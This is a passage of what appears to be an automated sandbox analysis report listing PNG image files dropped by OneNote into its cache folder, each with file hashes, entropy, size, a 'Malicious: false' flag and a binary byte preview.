}.:.....f.K..bX.T9...&T.&?.VB9.[B@..@@.4..1}.4.@H.-!..}..~M.<.z..I}.G....>..S...N..@yj..n..s.d._.....(..R"....Wf\.oO.^...\h.\.`)...ni.'.].vk.1-.k.^....#..}.{.RM...~Z.S.. .@U!.&}.....h...{K..@.....W.8.N.s.Y.0)..f+...%4.....5.@j.):k.+3...I..(

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000029.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE

File Type:	PNG image data, 452 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	13737
Entropy (8bit):	7.916899917415529
Encrypted:	false
SSDEEP:	384:jgxmx2Fa/+76A6M6Y7rSYRv47cwbkkapeIiRmDGd+gUwOSpQ:KgyoWrJWRkkRXmad+gE8Q
MD5:	830632032C7DDBCCDE126F4BAE935540
SHA1:	9FEF1DA9FF1D7762B779553B5F873BE54C8D01EF
SHA-256:	2328D09EC845433DC31808FD6B12616F1D28B9B3BA7DD969ADEB6C32D8EB049A
SHA-512:	5C17EF9A0063499F2C34FAB2C4D968D29E20F20868921FA914E5737995AA0C166F224995109FF7ACA57B5B0F8647715DC670C4AEE385F61B5F8E6E8422C49EA8
Malicious:	false
Preview:	.PNG.....IHDR.....w.pl....sRGB.....gAMA.....a.....pHYs.....o.d..5>IDATx^....E...,"o.....&....AY$....AE..".l....+G.>AP@D..e..".".A.Y.@...K..IXB !..!..c1.On...== =3=.3=.>9O..u....w.z..-].t9]B@...!.....Z...B@...^G`.Q.&S..u$d....B.Y..P.w5[].....B.m.D...! ..@...Ls.Q".....".S....B ..D.9.(.B@.....b@...!...".@..! ....T1 .....i. J....B@d.... B@...4..%B...! 2U...! .r@@d....!.....*.....9 2..D...B@..L..B@.....D..! .D...! ..@...Ls.Q".....".S....B ..D.9.(.B@.....b@...!...".@..! ....T1 .....i. J....B@d....B@...4..%B...! 2U...! .r@@d....!.....*.....9 2..D...B@.....5jT.@.{..O.;k....>.._o.+.....{V...&C..(?.m.....F....gd.....?.....3u..x^L.1n^...@../.....XE....L..!..t.....L..B.).=..sn..U.....@.O..$..o..L.....g.(D... (....Lo8.....,....f;o..i.f.h.9.....\./..[W.9.....+....,X..+.d.....Xc..7.p.m.Yg.u:YO.V..l.t.].Z.g.U...]...5.^..._.~.WL...o.3f..s.,Y.X.7.x5...K/-..._.....{.....W.(Y....?...!....W;.....iwNMW..... .....@+Q.5.#.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002A.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 185 x 76, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2332
Entropy (8bit):	7.8822150338370776
Encrypted:	false
SSDEEP:	48:jB5Gg4vMs30WIn5IVeRy1bY7DqbqQBAeNjukXlN4AXat:PGYuEWV/YH7e1uA0AXat
MD5:	91CB7F1273AA003076401081B8A22237
SHA1:	5157144069E7D2FDAE60B397BE5851E75BDF7707
SHA-256:	80682DD6472E8D1136BC5E20F6DE87B595562414B19EAB8E965736FE992921B0
SHA-512:	5A8E3C0ED0DB94BFE359C63793F12F3D7B3C37F3A13A5C96634BA1DC8C9E50FB1142FE4752FD9FBFA39A682F78C54AF868AD337EAA787801FE5F66D8F55A81 6
Malicious:	false
Preview:	.PNG.....IHDR.....L.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.\.LUe.....Ji("....9....-.."..5L.Y.Y.....$350.."2.lK3Cg...T..DWZ.....i.?!<..~x..z.....w.sw.. ....9....s...w..l6.:....p"dH...F..B<...qE,R$G\!..E..".).#...."..{f.PyI.d..l;...;.=.S...O.S[.\Y^P.aj]9*Y!. ..~..#...S.s...l..h.[m....%...P..@.kG.....G..X.r|%..AO.}-..G>35..c....Ac.&[W.d..+. ..zG.....=..l...YS.d..+...tGd..k-._.....oL.:}.p.~.W$C..|...I...n...~.....,i.....e..=..?{.....>r~.Lw.+2..\w.)w~...c....h..u..%...PE...f..'..m.ZE.1.\....U.`X.....$...P%..UH{[K..o7~..k.4 9..W.t.~.^_..7.,....f."q....+....;...~;.c.....Xb.\?.....0h.lV..WX!.....ljm.1c..U...[..X.).....B=.0~..W...rO..j...ehI5U:..66V5sJ.....V...]Y>...1kQH..2.....d....S....I...+..].p.....m7...Z.. ..s.D>.K/]..?.l....2..=..~.mq..".+.....,.8. v.o.).Z.....>..Xv..i...TA....M.....>[X...Y.7lJ..e7..S.....02q.O&9.....:L....N.....W....d..FqE..T..N.....R....kXv[..j.....g.K.\@`.M..B}8n

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002B.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 453 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11332
Entropy (8bit):	7.9324721568775285
Encrypted:	false
SSDEEP:	192:vpXZavBpl00n1Pt7JquG9GYHDK/5cxektxMQjcie9ZZkx30eXJIb8FKRN:vpZaDyc1P1Je9G62/5clpjre9nQkeXJY
MD5:	31579CA3352DF8FA4E3E7F48C7CDF672
SHA1:	AA682A3C781BF8EE43B5EDC9718E64CB79135F25
SHA-256:	B0E7824BEE2C896279457D87E61E902431BEB528D830524CC4DFAE126E89FC24
SHA-512:	782FF9492E3ECB11C72D316DDD94D1F3E94CD908FC9452A37DA6CA30ABCFE9AB2BCCED8583A569DA68626BCEC730408AF86997E295637BF64AFF5BC768F3E 309
Malicious:	false
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d..+.IDATx^.{...u./-...&....6..+z..Q."b*. &M.d-e.*.. ....J..Z-T.Z$....R..F...%*`bn..<.....W.E ..w....^...;g.. [w.5w.9g...3.....t8t.P.?$@.$@.5...=.8qb.... ...5...a=...#.y. ...@B.....am. .. .....$@.$`.....G.B.$@..S... ...C.zj.#[!.. ..).....!@=.....}..H.....VH..H.z.>@.$@.v.PO.p d+$@.$@=e. .. .;...v8... .....f.o_o{....~t...n.S.N..?..._..L;J.H ..,....7.}...|....7...b...|.....ObVa1. .?.X.....~.....t2..V>.b.}..0.F....%`GO7.n#~..F....K.~...FX..H.^....k .Z/.2v.W..M.<.;$...v.t..,UO.-]..... D.....o.J..Y.....5.%.I....{.....'O..dC$....=uks..;{x.,N.=..".Q]..w>.E.H.....AV=...f.&. ..ip}._0.~[pf.`..9..v.W.,..2.E.$P.....+...OcC.H..=..|.. [..g%(h.....W...?...UDh..T$..?....|.]..)?[Wo.h.'..2P.1..!.....$.NO.5..}...c.;...~.x,|Q....B..6.@>..y..}...m...D~z....L#.0`_.`.s?|....I.....a...=N....c.._.2..._..6 .]...5....{.^>.lM..;n...k..9J.. S.G..{.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002C.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 167 x 92, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	4181

Entropy (8bit):	7.943341403425058
Encrypted:	false
SSDEEP:	96:b6JWqvCl45Da8kuGzhRwZvwlutfij19MQ8EpW14LBGJVCq:b6JTCl45DalsBws1R8914V5q
MD5:	817D5A35EDB2B0E052194D4F49FDA19C
SHA1:	FA6CB2016C5F43B76102B63D60359139227E07EA
SHA-256:	0A87B8418B7F8E6E117BADDA11D7CDD38B8B7320C6BA3D3E9AF93EB9ACB2CE14
SHA-512:	E0686BDBFC589401F0EAAE2B1598199EFA285F8392742B1C928B9274088804B23DCB584B6FEF68CE6D7E54DFF9C10338104F4C0F3F80A04471F0B2E8F9935CC(
Malicious:	false
Preview:	.PNG.....IHDR.....\.....!2a....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.]iPTW..iv..D.....%DQ#A$...d..h,.T~..+...TM\cj*.)k.fj~L~$...L&...,...:.FdU..f_....._.n.m.....q. s.9.=..w.9.....$..b.*..%....@A]A..%..<.....l.h.+../..OSe.....]...>..C.....^cCy.0nz.4<.....g..?~..>.1ws.B....07W65.74T....=..v.....D....6.....tR....}]}....4z..^....7..;.."......^.....\|=.#.=.32. .o.<.Tn*Q....g.zN...n*...!/.....!....F..]...6...m...CX..~...+..U...E.\|.....7]=rE?i(..$`e.%.`.....w._.Y...l.1...@....t.P..=.}..*...N...N..|.xS.5&.....Pe.....Z.Z^XJkx.....^.....?7..._....Wsz.... ..}G..]...\.....[.y....}.J....'.R?a...G5..l.i.?....MH..l.DC^._.c.m.....%{;z.&.*+x;...S.....zxyH..`._]...el^.....U.T..^..p..z[.6(2x..,#;o##..}Zv|Z.....V.....0}Z....]..m.....x..).k]&e.._.W !Vry..%...I..d..}w.....^..\.....m[.^.3r.....-8.....j....>...Q..T..{\V\ptH.?.....1..w....FHl...x.....\.`.ei.w..)`...g..V{..Z.....8.....o.._..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002D.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 221 x 77, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2599
Entropy (8bit):	7.903700862190034
Encrypted:	false
SSDEEP:	48:PmCwDJh8w9JewaF2zQNXXj8zq1KM43sxXxjYbTgJW1MFsrJ075CawGjGj:P1Ah8UewaFcgz82Kx8xXNYb3id/yj
MD5:	E88131C9AAC52649FF044905ACAB9B76
SHA1:	34AE73B9165CBED0DDF33AC20E4B3E7D622C19BF
SHA-256:	30F22340F582F9A352A7ED3048D1088F178E83CCAACAC1CCFD86852C8F9C78E3
SHA-512:	97AFE8F3A2A3138613934AC737C390A35F6757BFC3D381EA7C7CD148F739932380DCD46D0BA6F590C274F8BFB4D4286B3C0433AA69E090102A8A9ABDD7C97EI 1
Malicious:	false
Preview:	.PNG.....IHDR.....M.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.]kl.U....B|E..>...*..Q.....b[.K.....m.(..... ...!%1%*-B.C~(&`[.....-.....~.w3..Kw.3wvfzn.2 {..s.....{w..\....!.3..:..!.../..zD.x...O.K... ^.1*...8.G...z...D.$.....>!..V..`v.CQQQ!..-L...../3.2.....ZH.?s...lu\N..,3.?.p..N.....<....E.<.=z..lu<ll.dX...g....+.{X.p.....:..t...a...cKK.\|.. .YszI.N.:.....KPs.):).T.5...&B...*..5j``@....(_r.V.j..m...?x.sg...t\.dz.'^.=.\.h..<.y....:.I...w..ze.m.\.qPJu.....D.\|..@.....W..t.+.....X....e....\H+.Ns%^r.VS.N.3:...&...._.#^....d! ..F... ..xc..M...q...17.z...z&C...K9(.Ifm.35.v.>.'X,...p.:=.H...J.K.,...:~...7.t.....R..R..9..?....I../.(...0z0.M.f.)H..Y_"e.....B.....L...q.K.....\|:..L.....xI.K3.M..%...../..){....R....s...7... .).q.._R.4O.a3.....<..%....3#.\|>..y...u...R'.P..$Klz.....,...g.....`.7..\...x>.{p\;>+.,.....e.-..Re@.N..FY_....*....]}...[..h.M.oq.S.U...c_}`.....8TP....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002E.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 232 x 50, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1570
Entropy (8bit):	7.780157858994452
Encrypted:	false
SSDEEP:	48:r+em8Tlk2APr2fEd72tTqiVJlcLzqeVzYwS:r+erTlk5S+zoyGahS
MD5:	EF9AA5B2ADBE5DF68AC4F4D716DF7708
SHA1:	363B93AAAB9DB2832F6CA0EE3C27C9310C344BA8
SHA-256:	3D94FCC4821A135ABAAE6579011441B94F9C04DAD1E66BB5211B0C019A5968B9
SHA-512:	EC9B024AEA46F7B97D14F0A7E12704D09B85F0017CC9E273CE50F2F889DFDAE81DE549CCD546BBB8F8BAAAAAB7781FEF77BF783E02CCC9605304552F7DD59 03D
Malicious:	false
Preview:	.PNG.....IHDR.....2.....n.f....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.[MK.W...t!.fU..b!....*JBA.....%-.F.4$.Nw].....E.$...)T.....?@.O{...3w..y.=/"o.9...<.y...X....c .1P6..e.lx....0..J....e3.&\.@).....o.*>.E,;.....~..|....Z.3`K..W0S.&.L._..M.e.`..M.....i_.....\...6g..^....4..L.Y.9.$M...4..L.Y.9.$M...4..L.Y.9.$M...4..L.Y.9.$M...4..2.....q...&.. .....*.Qg.+.p.....a.:.X6...o2.....A.....[).,.p.....P....._..>.....3.....z8j.....>...fww.6...../....S<.....^%.4.....{.N$..`.!H....`.....a..(.G^>~\|txx....K\mF..'d.d:9J!.....j..i24.A...` O.....s.....?={....H'._..~..O.....*>...ZXX.3...;C....\....%..s=...w<h.....0....~..y..._.....+.n.P.M]c...A..Er\|.R...$.g...9*._.jg.....x...&+.JWM4xe..^....0...11.[.....f....r#.h.h$....[=t >...r.. ..L.0.KL..B\..x.....4J.0....vY...\dA. w.....g....};.}.....;.....x.\|.....).....x....s....N.$.n..g<Z.q.a9.C.....oX..%,KNNN..i.8J..p].1....B>{.....n.D|3t.-\g...Q

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002F.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 340 x 79, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	4490
Entropy (8bit):	7.928016176674318
Encrypted:	false
SSDEEP:	96:WXKr7Xwf6Obg+XaGOnsjbbGSb+ydWtRvEOhDE6XqPeosv02tR45boo:3rTUgXZnsHKSb+n+8DdKlwm
MD5:	7F161B19B937AB48D4FD2F6E5E16FDBD

SHA1:	BDCE4F1C73E87E609A7FDF245A512CA4F73B35B9
SHA-256:	C863C5E71D1116D69561BD0637F4FE4C4240E9CED05B8A5B056073AD13E6495D
SHA-512:	E915B76FAAC9512D2AD11CF4E4530A19BEA1C7D8508BC218C69CB041F1EEABA3E2E03B1D56E61B032A6418829752C21B8354AF1335466D7E1528A06E6742A461
Malicious:	false
Preview:	.PNG.....IHDR...T...O.....;.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..p.U..'...rD.WX.... Q.. ....."$.ZHP.Z...C.....R..%G8R..... .R.C6..A.b...0...^...#..g..... ....z2.....nB...I..X.&._.a,...a,...a,...a,...a,._.73'N..ukeee.6mZ.n.m.G.}...n...a.9s.DGG....y...8??.o.pE1....Y.,.....).ca.i.M.:5$$.....Lr...ye.....6...8...z.-r....d.(.xc..U..^11...._ >.QX..y..2...T...sss1..."A.?_.;w..S.F>.....4.G.....D.|...@.K.....C...k...P...q....6.`QQEE.....7;;;.._\q.k.|...\.z..6j>..n....Y.&G*.n.S$)))).....r.....}.{[Dv:,..w..A...`..... ....a.~.N.f.s...P...*..'7n....eK....+.n;:.W..C..9}..O..D.q..X..5i.s~en.c..F&..?.....I.]3r...W`..#..7o..R.@^..*...W..?}t...{.B.8..D...UPa..~..C...|.C].a.9..R...c.Y0..9.u...d...C.....X.U.... WK.....5...'..PM.`...<. ._.z.F^^.EH.K>_.0.d..S...Yj<..~.5.?I.fZ0.@d.....*..G...K.....e...b.|e..Q.4.....('z...!G.....2..XQx\.....X...2.\h..X~.e....Z....=....C.1.....w.....d.z.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002G.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 453 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11449
Entropy (8bit):	7.91552812501629
Encrypted:	false
SSDEEP:	192:/zgGDSJ0ke0kBER0C31jm1OSZi6/ccccccc3zzRmKHDr1NFnAaLJ5rBX8iaD7:/UGe6m7XdJS86kvRBHD5/nAa95rB9aD7
MD5:	163E6791C87E4999C343EC5E23843B15
SHA1:	43CE3BAE19E22876483A7FD0E93DB45790373600
SHA-256:	DEB2B126977EA150E49CDB3ACF4F5387639C7B7B5583454EDF55ADF83DFAB720
SHA-512:	98BE1F4684F99A9FD2F313B09A113B5C310EC8BA8EB0EBF5FD69765E5B48B001D39999E3F25A7E76C7344DCF57B4F0BF2E4614FB0E0DFCCB6F02E6D1CAAF7FDD
Malicious:	false
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d..,NIDATx^....E...@^.T.....H..$..(.!..3....O=Q...<.9.`@E...CE.(""..H.$..6.....]3.....tW}U...w*~....W./. .. ..m..H..H... .....'...G...W.=#.M.$@.$p.....!@=U.VH..H.z.g..H.....H+$@.$@=.3@.$@.j.PO.p... .... .5...j8.....PO.....o....+.Z.Pb.FH.....D.g\.....,_..'0. .....9.>.....&..PO.z..)-.....R....'@=U..I.&.g...../....SO.\.,._.@7Q.g.}V+./..Ht.I=..WZ%.{.....v.....%U.)^H(!!..q....|.H.E.DG_....o../...T.i...z.%.4K..# %.-.(...4J`i..,.P.. ..F.D.zj..#..@.).(...o.....S..)..i.z.g...h..8.....A<d.z....<...n.]...E....(Jj4P;._.N..Q...)..8U.u.e).j.e...E|.]."..t6.[.K..5.6....B..(.=W./....S'.....z.FY.. ...PO.".tI...F...Q....c.o.....}...r>.. 3c9I../.....}.....I..G.|..|...~.b.e.5.OGb..o.....w....i.e...5&.,Z.H.....g..KY.<.nZ.x...HHbdS.Z.\.O..1Q.K...9....Z.L....\g#.._~9###%%.O.>.Rvu..C.....S..g01..j...?-../...Q..N.:._....1.!

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002H.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 220 x 170, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	7374
Entropy (8bit):	7.955141875077912
Encrypted:	false
SSDEEP:	192:IfGsPejaVZWzIZKpnFFt0HK5+2Y/SLopWR:IusPe278IZKpnzt0q5+qVR
MD5:	70DAF02EC717AB54452FA4C707BCAC74
SHA1:	30F46FAC5E96470848C5A948162CC12455A05154
SHA-256:	58469BA93EA36498FF9864EB54713A001C52106DE97804506D82EE24B816712B
SHA-512:	E599FDC22A32CFEDBB23EECEAE0B278EAB9A90959FE6ACB40E2B201E45A7C19261AAF529E7A0D9CAF2A9A4C64C7831343F3BC20810513990AD5D38A32741564F
Malicious:	false
Preview:	.PNG.....IHDR.....IC.....sRGB.....gAMA.....a.....pHYs.....o.d...cIDATx^..S[Y..I...B..`...N....t.q..j...+LU.....O..sF.!.I...w@..H.Q.w. ...s..{B.....2.....i..q..z{.}^..... .J.fQ.....r.\WWw.T....amt.t;...6\N.....z.n...].u.z..Q...?^.....:;;;:NO.}.c....<-.....({.^....t.k...F..[m..:.....R2...%.y.I^OOONN8)....\y....}...)}.}.Hy6.^.a.....\...!S....K..|>.....s.....I. .P...LFWW.I..RK..b.h.h .3.F..|.|..~.....e.aa.....0H...<.Y.a`..xA!...7.X....xd=.....h?o5.....Ay....?6.....*..tb.9.*j...S`](.,P...9.2j..?...z3wD.[.....L3.Ng2G|.....&..0 ZK1u8.H.2...Z../..P(....BA..aL|..a.Y:....J...5^x..'.\..&S...L..U..;....<{..."..@x ....J.N...;....WIht.<..B.....!HM...&z&..6u..hF..G.D..B.....A.....n...GG...,.,.Q....X,`"....r.....3d.{o.(/.. .3.H...x:sX....h.8... ....r <..DB. ...y.N...o....5.....L&w....v....w..D.....!.a4...."8.U.|.0m.(..zR>..=.+.L.....e....Yd2.-Z.7..D"..pX.I.....e5qYa._&..3..J..++

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002I.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 651 x 254, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19235
Entropy (8bit):	7.944867159042578
Encrypted:	false
SSDEEP:	384:h4iuxL3Yck5lpMcTyHOypEod/G38lJxqSp5BCU:h4/xjYc2lmcOuuEoJM8fse5BCU
MD5:	AE32E846559D576FD263BD69FEDBEC28
SHA1:	D481DF71C858BAECFE33418002D368F2DCF68D4A
SHA-256:	6E21222B0EADAB8D3CFB0C7D14941D196165D6709271AF317D099F12403CD352
SHA-512:	9AA4A6DD01D3B745D674721765F2BFCCAB584CA0603F222EDBE9A88190A2A57438041E7A3706CC0656A6ABB79AA18118319F210EFFE3DD917E7B94A6294BD346

Malicious:	false
Preview:	.PNG.....IHDR.....sRGB.....gAMA.....a.....pHYs.....o.d..J.IDATx^...X.W....D..A.....bW.A..[..5.F..D...7.ob71.....b..."...("...(...{/...e.....}.....;...S.X...H...@d..... &.....b..... F.....b..... F.....b..... F.....b..... F.....b..... F.....b..O.KVfVfjFzJzVF.}i{.R..l..q..`l....e.'./.'.G.z.*!&>)61.UjVzf..4>Q~...U..=.....s.\..WE...2...t..`F....M....'..?....>BO(m.V.P....Gy.../.....B.6.....=|z7.Z.|hQ..u..j.....&..Z.bo?.u...S7.G>.....]I..7.i...3....<.y.l]....SI>...L.2..<.....[.'=M.Tsprp...T....cE'*..P.....eefQ.NKN.x....:-#5#... .q/..xq.YzJ:.T.*u.j..S.C=...|.....2..(YF.....|...*.7t...{.jz....W..Y..{....nlfj...L.6.[.hS.=.....(!C.....?5..+...[..a.:U.K..C.....w.....+..r@.z.7..j..qB..B.....X}..=.fk...>^5[....n.z....wn....Z 4..._iWG.^..z6./]t.....dhM.9s...Gbo?...U.V..tj.....*&)Io.{q.G...A...l...i7...&....d.E]....#.W.x,.T...&Mz4+].4.$n..F..x...<.ppr.....y.,i./..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002J.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 59 x 61, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2210
Entropy (8bit):	7.86853667196985
Encrypted:	false
SSDEEP:	48:naUvGemgl0W5KMDRLEbGAnaHC7ew/fkDSCcE5FTaHWc:aerVlDRlewkXlrTa2c
MD5:	73E38124F94AD20A2F1571FBBE11AEEC
SHA1:	87FB8056DC7A0A3B70D51426771C4CCE2099CFE5
SHA-256:	A700B63B30CBBE5230CC5E977D651E178EA87E73EAB18C8D5FFB1362149ADDF7
SHA-512:	320FCE64DD6F975384BEC9267348CD5CD24A55B13BB09FEF1238C2216AD8ECABDCCC15601A079CE092ACFA4954829FFEB06FBB0631F6AE26E3A39E43C10204 8B
Malicious:	false
Preview:	.PNG.....IHDR...;...=.....sRGB.....gAMA.....a.....pHYs.....o.d...7IDAThC.yL.w...r..r..... ...Eq.nnN..i..[.e...-.d.M.dn...x.xmQAT.Q.RN9..EA.k..P`..=}..m.&~.....oy....k...}}x..[....g59.}]...~i.SY.....".....7Ow../.....2...3f)n{..R..R.....U?.....O.{....c..pT.\.t....5.07.. .....07...7.o..,+.,.V.c...&..%.3I.....:v..\....6.....??..[.N.....nz..Z.B.....v.prs.q1V1 |..='...`.bz..%s.cf.3..RyMNUeV..J.k.}D[~xo..d..c...sO.y\....B...c.07.....Rp..J.....{b.....;u...s....N.gko.M...;6...6..c.X5.S..o..\....^).....(.....y.72.^....s%...[.q!&Z....C-..+o.....I.....,Y.{. .....g.1.0..l}.....<.....T..}....t.!x&)..[.7....4.5..{....n.<...#I...:.....r.wW~..zr..9k.^.]KR.*W.J.n.")....%0...)...Fbb5`4'.X..E.../.t.&,t(...@9....\$.....).].P..jdU.....H;.$.'%}.l7.....y..$.. ...Z..4.Cm.u#&.%N..1..+..8....y...U.(.T.....}.I..5r}...!..K....>f..3.C.G..X1.(<.Gb..b(....0Qv0F.....n.z.s.Y.....\.,.h%1...QU..%.}B|CW.....sO..\.=..&3...,.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002K.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 127 x 138, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2232
Entropy (8bit):	7.837610270261933
Encrypted:	false
SSDEEP:	48:dFQY2WmQbe+TukEC2KgYPsWOuWFk792oP/sWtGOK9Lc+rD0NTHj:3L+wKkEOgx3PG92Eqt9LczFD
MD5:	EDB5ED43CC6038500A54B90BEC493628
SHA1:	A8CD63F3914E4347F4C5552FB922C6C03917F45F
SHA-256:	9F3312E33EB78C6952B5A5D881BBD18751FCFAC41D648C6F053CE781342A504F
SHA-512:	4EBCEFD69A4C249AA3B0F00A954C4E463DA22FC9CA0B61A0DC46079B438138C509B22188D966FFF6599A3A604858BC4CC8FE6E0685A764E8E0477AB7A237DB 32
Malicious:	false
Preview:	.PNG.....IHDR.....sRGB.....gAMA.....a.....pHYs.....o.d...MIDATx^..hVU..}..s:..6..9g.MM3...j...*.....A..!.A.....R.Ai%YH..(M.".h.cf*.B.....:...{w.{.....y.s>.{. {.=.....#.y..r.K...K.0}.....Y..b..[N.=....j.=.....!...../.6....B.8....p....5P)....@.....=}.....^.~..@.o`n<.q.....Yw]..mg\V*...y.W.T.>...\n...s.iG.~L].d.<.8..j<.<1..4...CZ0...}... .....oDDh.....]3}#"B..O.....0}B.F.L.....5.f.FD..L....5.7""4`..p.....'.kt....>!\.k.oDDh.....]3}#"B..O.....0}B.F.L.....5.f.FD..I..x.....Z^...>B$1.N"}4.....1:&F8..*.X.yL(..s.3.....~2. EL%.w.Uc.zJ...B..S..b.7o\|%..7..'.....N.\|..Vi...q..uO,`/....\W{..y....&iI..\|X&T.....-.....Z..o.~u..U....cF.M....O4}.....~.....:T..W._s...t..Dlb.$Pr././._4.b.....R.T$t..$.>hB. +.{.. ....m.w .Q...05..C.}...}.....?..h.....Y .8.6^t....}.y.%.....I=$..[.~..]..h..N.....*....SB.\|....8..H....._...G...\|.....;6YQ\|WO.o.}]..'.$..oE.y...i'9.[cmS..@m@.Q

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002L.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 742 x 104, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	13030
Entropy (8bit):	7.948664903731204
Encrypted:	false
SSDEEP:	384:/06ULmwT2RqfILhmLy4tNpYGL0mvBQhTMHX4PCIVYm:s6USI2RqfGhmDrpYM0ofHX4aIVYm
MD5:	17E9FF9F735102231846936F0E2BAF1A
SHA1:	9EC1AE8A3AD55C48C02427D842D6E38DA85B5145
SHA-256:	DD1CA8DA90893E0B63ABFDD9E60CF2BF844B311964E9D9DDB855C21FCA156EBB
SHA-512:	71E690D6C87B09659296E6E6DDC8E3F91035DD80C5CE875FA557763E8138900C27FB492885291CEE203D65BCEE8C20C9C39E0590A5FD32B8A00BEB3E3F6D6E F
Malicious:	false

Preview:	.PNG.....IHDR.....h.....2.....sRGB.....gAMA.....a.....pHYs.....o.d..2{IDATx^.wp\.....sN$...$.).Q.")R2ei,kl.%....r..vm.x<...\...u.U.g.ry=..uX.cK.dI..I1G..$.".Fg.q... N.nt...3.w.w..~.v.O.....K.....A@.....A ..H.n.D;A@.....A@.....e.y ....1..P..xH.. ....e.9 ....1..P..xH.. ....e.9 ....1.@.$9..S....A@..4....^C..F..VR\\TT.....aHII1..... .VS..g..... .*....z..\|Ek.....<R../55+33;;;+..Y..WC..#...P..... ...s#0::.....522...,.v..D....._.....9.2N.L.'..F$.....e..!..... ...N...`1....G.....'&,f..f.X....!.lp.....I_.....J..z.R,YbYd&.... ... ...~"b\...b.Z.SS.....c....&..Yl-..... ..[...BY..... ... 1..Z..6NN....._.zw....MKK.Z..vMMnnn.4.v....,q..e... .D%....Q....._..p*M.....22..e...k.}.....qU....S.a...~....P..}v.. ...1..2...F.GCC#...].=..C..n#...K+..MOO....."....d^2=.{....U.p.h%.%n...D.....XB..b..'"....?h.b.B\v..^Q^.UC.....Q...I.....U.VD...P..{.2"A@...b..V.....jF.x.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002M.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 563 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14458
Entropy (8bit):	7.944094738048628
Encrypted:	false
SSDEEP:	384:uuT43eqJy2jEeSZE0onrAFAOpn5ytFfNrfIkBQTYz8ynth2EB:EugQeS+nrAFZ8tJNrfRQM4ynH2EB
MD5:	7CEB71F78A193F8C9F7FFDA5F81AEBD8
SHA1:	EEC1597705EFF1A527C246B86A71878185BA6B1B
SHA-256:	77911FF7AEAB8FCCAF36DE6E1183FFE1A6C27F77B5714EE780976CE5189E8FD0
SHA-512:	1D1AB19B64E1E2ABCA61AE78B3B50310B0A6CF19D2ECFCB4499D8D0BF68600B4D95BC0945EF9FF9B1D016ED61EAC518DCCA1A426F460317C07AD51E2E0479 48C
Malicious:	false
